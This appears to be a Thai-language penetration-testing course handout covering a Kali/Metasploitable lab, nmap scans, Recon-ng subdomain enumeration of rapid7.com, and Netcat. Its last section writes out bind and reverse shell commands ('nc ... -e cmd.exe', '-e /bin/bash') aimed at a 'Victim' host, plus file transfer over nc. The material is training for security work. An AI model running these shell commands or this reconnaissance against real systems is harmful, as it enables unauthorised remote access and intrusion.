  libjs-underscore      libtheoraenc1      python3-kismetcapturefreaklabszigbee  samba-dsdb-modules
  libmongoc-1.0-0t64    libudfread0        python3-kismetcapturertl433
  libmongocrypt0        libx264-164        python3-kismetcapturertladsb
  libnet1               libxml2            python3-kismetcapturertlamr
Use 'sudo apt autoremove' to remove them.
```



การตั้งค่าห้องปฏิบัติการทดสอบอย่างปลอดภัย



กิจกรรมที่ 2 ทดสอบการเชื่อมต่อ และ Scan port



การตั้งค่าห้องปฏิบัติการทดสอบอย่างปลอดภัย

Test Connection

ping 192.168.56.x -c 4

```
kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ ping 192.168.56.101 -c 4
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.464 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.291 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.433 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.544 ms

— 192.168.56.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3079ms
rtt min/avg/max/mdev = 0.291/0.433/0.544/0.091 ms

(kali@kali)-[~]
$
```

```
Metasploitable [Running] - Oracle VirtualBox
File Machine View Input Devices Help

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e4:f0:03
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee4:f003/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3556 (3.4 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```




การตั้งค่าห้องปฏิบัติการทดสอบอย่างปลอดภัย

Scan Port

`nmap -vv -A -O 192.168.56.x`

```
kali@kali: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -vv -A -O 192.168.56.101  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-01 04:09 EDT  
NSE: Loaded 157 scripts for scanning.  
NSE: Script Pre-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 04:09  
Completed NSE at 04:09, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 04:09  
Completed NSE at 04:09, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 04:09  
Completed NSE at 04:09, 0.00s elapsed  
Initiating ARP Ping Scan at 04:09  
Scanning 192.168.56.101 [1 port]  
Completed ARP Ping Scan at 04:09, 0.04s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 04:09  
Completed Parallel DNS resolution of 1 host. at 04:09, 0.01s elapsed  
Initiating SYN Stealth Scan at 04:09  
Scanning 192.168.56.101 [1000 ports]  
Discovered open port 53/tcp on 192.168.56.101  
Discovered open port 25/tcp on 192.168.56.101  
Discovered open port 5900/tcp on 192.168.56.101  
Discovered open port 80/tcp on 192.168.56.101  
Discovered open port 22/tcp on 192.168.56.101  
Discovered open port 445/tcp on 192.168.56.101
```


```
Session Actions Edit View Help  
Completed NSE at 04:09, 0.00s elapsed  
Nmap scan report for 192.168.56.101  
Host is up, received arp-response (0.00038s latency).  
Scanned at 2025-11-01 04:09:38 EDT for 21s  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      REASON      VERSION  
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ftp-syst:  
|   STAT:  
|   FTP server status:  
|     Connected to 192.168.56.102  
|     Logged in as ftp  
|     TYPE: ASCII  
|     No session bandwidth limit  
|     Session timeout in seconds is 300  
|     Control connection is plain text  
|     Data connections will be plain text  
|     vsFTPD 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (prot  
ocol 2.0)  
|_ssh-hostkey:  
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|_ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2SrqnLW960qV8xwBG0JC+jI7fWxm5METIjH4t  
Kr/xUTwsTYEYnaZLzc0iy21D3ZvOwYb6AA3765zdgCd2Tgand7F0YD5UtXG7b7fbz99chReivL0SI  
WEG/E96Ai+pqYMP2WD5Ka0JwSIXSUAjnuU5oWmY5x85sBw+XDAFAAFQDFkMpmDFQTF+oRqaoSNVU7Z  
+hjSwAAAIBCQxNKzi1TyP+QJIFa3M0oLqCVWI0We/ARtXrzpB0J/dt0hTJXCeYisKqcdwdtyIn8OU  
COyrIjqNuA2QW217oQ6wXpbFh+5AQm8Hl3b6C6o8lX3Ptw+Y4dp0lzfWHwZ/jzHwtuaDQaok7u1f9  
71lEazeJLqfiWrAzoklqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+XaoI7imFkMuYXCDTq843YU6T  
d+0mWp1lCqAWUV/CqamGgQLtYy5S0ueoks01MoKdOMMhKVwqdr08nvCBdNKjIEd3gH6oBk/YRnjzx  
lEAYBsvCmM4a0jmhZ0oNiRWlc/F+bkUeFkrBx/D2fdfZmhrGg=  
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAQEAstqnuFMB0Zv03WTEjP4TudjgWkIVNdTq6kboEDj  
teOfc65TLI7sRvQBwqAhQjeeyIk8T55gMDkOD0akSLXvLDcmcdYfxeIF0ZSuT+nkRhij7XSSA/O
```



การตั้งค่าห้องปฏิบัติการทดสอบอย่างปลอดภัย

- ssh to kali

sudo service ssh start






ลงทะเบียนอบรม




วันที่ 3 พฤศจิกายน 2568 รอบบ่าย



เครื่องมือพื้นฐานและการใช้งานเบื้องต้น




เครื่องมือพื้นฐานและการทำงานเบื้องต้น





เครื่องมือพื้นฐานและการทำงานเบื้องต้น





กิจกรรมที่ 3 ทดสอบการใช้งานเครื่องมือต่างๆของ Kali Linux

ZNMAP / Recon-ng



เครื่องมือพื้นฐานและการทำงานเบื้องต้น


zenmap





เครื่องมือพื้นฐานและการทำงานเบื้องต้น

■ Recon-ng



```
[recon-ng][default] > marketplace search
```

Path	Version	Status	Updated	D	K
discovery/info_disclosure/cache_snoop	1.1	not installed	2020-10-13		
discovery/info_disclosure/interesting_files	1.2	not installed	2021-10-04		
exploitation/injection/command_injector	1.0	not installed	2019-06-24		
exploitation/injection/xpath_bruter	1.2	not installed	2019-10-08		
import/csv_file	1.1	not installed	2019-08-09		
import/list	1.1	not installed	2019-06-24		
import/masscan	1.0	not installed	2020-04-07		
import/nmap	1.1	not installed	2020-10-06		
recon/companies-contacts/bing_linkedin_cache	1.0	not installed	2019-06-24		*
recon/companies-contacts/censys_email_address	2.1	not installed	2022-01-31	*	*
recon/companies-contacts/pen	1.1	not installed	2019-10-15		
recon/companies-domains/censys_subdomains	2.1	not installed	2022-01-31	*	*
recon/companies-domains/pen	1.1	not installed	2019-10-15		
recon/companies-domains/viewdns_reverse_whois	1.1	not installed	2021-08-24		
recon/companies-domains/whoxy_dns	1.1	not installed	2020-06-17		*
recon/companies-multi/censys_org	2.1	not installed	2022-01-31	*	*
recon/companies-multi/censys_tls_subjects	2.1	not installed	2022-01-31	*	*
recon/companies-multi/github_miner	1.1	not installed	2020-05-15		*
recon/companies-multi/shodan_org	1.1	not installed	2020-07-01	*	*
recon/companies-multi/whois_miner	1.1	not installed	2019-10-15		
recon/contacts-contacts/abc	1.0	not installed	2019-10-11	*	
recon/contacts-contacts/mailtester	1.0	not installed	2019-06-24		
recon/contacts-contacts/mangle	1.0	not installed	2019-06-24		
recon/contacts-contacts/unmangle	1.1	not installed	2019-10-27		
recon/contacts-credentials/hibp_breach	1.2	not installed	2019-09-10		*

marketplace search

marketplace install recon/domains-hosts/hackertarget

modules load recon/domains-hosts/hackertarget

options set SOURCE rapid7.com

run

show hosts



เครื่องมือพื้นฐานและการทำงานเบื้องต้น

■ Recon-ng

```
SOURCE => rapid7.com  
[recon-ng][default][hackertarget] > run
```

RAPID7.COM

```
[*] Country: None  
[*] Host: rapid7.com  
[*] Ip_Address: 3.170.185.102  
[*] Latitude: None  
[*] Longitude: None  
[*] Notes: None  
[*] Region: None  
[*]  
[*] Country: None  
[*] Host: 128.177.65.3.rapid7.com  
[*] Ip_Address: 128.177.65.3  
[*] Latitude: None  
[*] Longitude: None  
[*] Notes: None  
[*] Region: None  
[*]  
[*] Country: None  
[*] Host: cloud.appspider.rapid7.com  
[*] Ip_Address: 18.209.181.43  
[*] Latitude: None  
[*] Longitude: None  
[*] Notes: None  
[*] Region: None  
[*]  
[*] Country: None  
[*] Host: appspidered.rapid7.com  
[*] Ip_Address: 34.196.250.218  
[*] Latitude: None  
[*] Longitude: None
```


SUMMARY

```
[*] 501 total (501 new) hosts found.  
[recon-ng][default][hackertarget] > show hosts
```



rowid	host	ip_address	region	country	latitude	longitude	notes	module
1	rapid7.com	3.170.185.102						hackertarget
2	128.177.65.3.rapid7.com	128.177.65.3						hackertarget
3	cloud.appspider.rapid7.com	18.209.181.43						hackertarget
4	appspidered.rapid7.com	34.196.250.218						hackertarget
5	web.staging.asecloud.rapid7.com	54.152.81.18						hackertarget
6	assets.rapid7.com	18.155.202.85						hackertarget
7	production.blog.corpwebsite.aws.rapid7.com	52.21.87.201						hackertarget
8	blog.rapid7.com	13.226.94.41						hackertarget
9	bounces.rapid7.com	192.28.158.130						hackertarget
10	brand.rapid7.com	3.209.0.44						hackertarget
11	casper.rapid7.com	144.121.2.40						hackertarget
12	community.rapid7.com	52.3.135.190						hackertarget
13	content.rapid7.com	98.84.69.105						hackertarget
14	argo-itsm-chatbot.corp.rapid7.com	34.121.82.70						hackertarget
15	scoping-calculator.corp.rapid7.com	35.231.252.108						hackertarget
16	de.rapid7.com	18.173.219.36						hackertarget
17	dev-lb.rapid7.com	52.52.156.56						hackertarget
18	docs.rapid7.com	99.84.160.12						hackertarget
19	dev.docs.rapid7.com	108.139.10.97						hackertarget
20	earlyaccess.rapid7.com	52.205.83.47						hackertarget
21	events.rapid7.com	52.205.83.47						hackertarget
22	experttracks.rapid7.com	52.37.174.97						hackertarget
23	extensions.rapid7.com	44.210.54.157						hackertarget
24	filetransfer.rapid7.com	208.118.227.119						hackertarget
25	komand-dev.k8s.corpwebsite.gcp.rapid7.com	34.74.146.177						hackertarget
26	komand-prod.k8s.corpwebsite.gcp.rapid7.com	34.74.146.177						hackertarget



```
$ recon-ng
[*] Version check disabled.
```



Sponsored by ...



```
[recon-ng v5.1.2, Tim Tomes (@lanmaster53)]
```

กิจกรรมที่ 4

ทดสอบการใช้งานเครื่องมือ

Recon-ng

```
options set SOURCE yourdomain
run
show hosts
```



เครื่องมือพื้นฐานและการทำงานเบื้องต้น

▪ Netcat

#Binding

Tester

10.10.10.20

```
kali# nc 10.10.10.10 4444
```



Victim

10.10.10.10

[Windows OS]

```
C:\> nc -vnlp 4444 -e cmd.exe
```

[Unix OS]

```
Root# nc -vnlp 4444 -e /bin/bash
```



เครื่องมือพื้นฐานและการทำงานเบื้องต้น

■ Netcat

#Reverse

Tester

10.10.10.20

```
kali# nc -vnlp 4444
```



Victim

10.10.10.10

[Windows OS]

```
C:\> nc 10.10.10.20 4444 -e cmd.exe
```

[Unix OS]

```
Root# nc 10.10.10.20 4444 -e /bin/bash
```




เครื่องมือพื้นฐานและการทำงานเบื้องต้น

▪ Netcat

#Upload File



```
kali# nc 10.10.10.10 4444 < file.txt
```

[Windows OS]

```
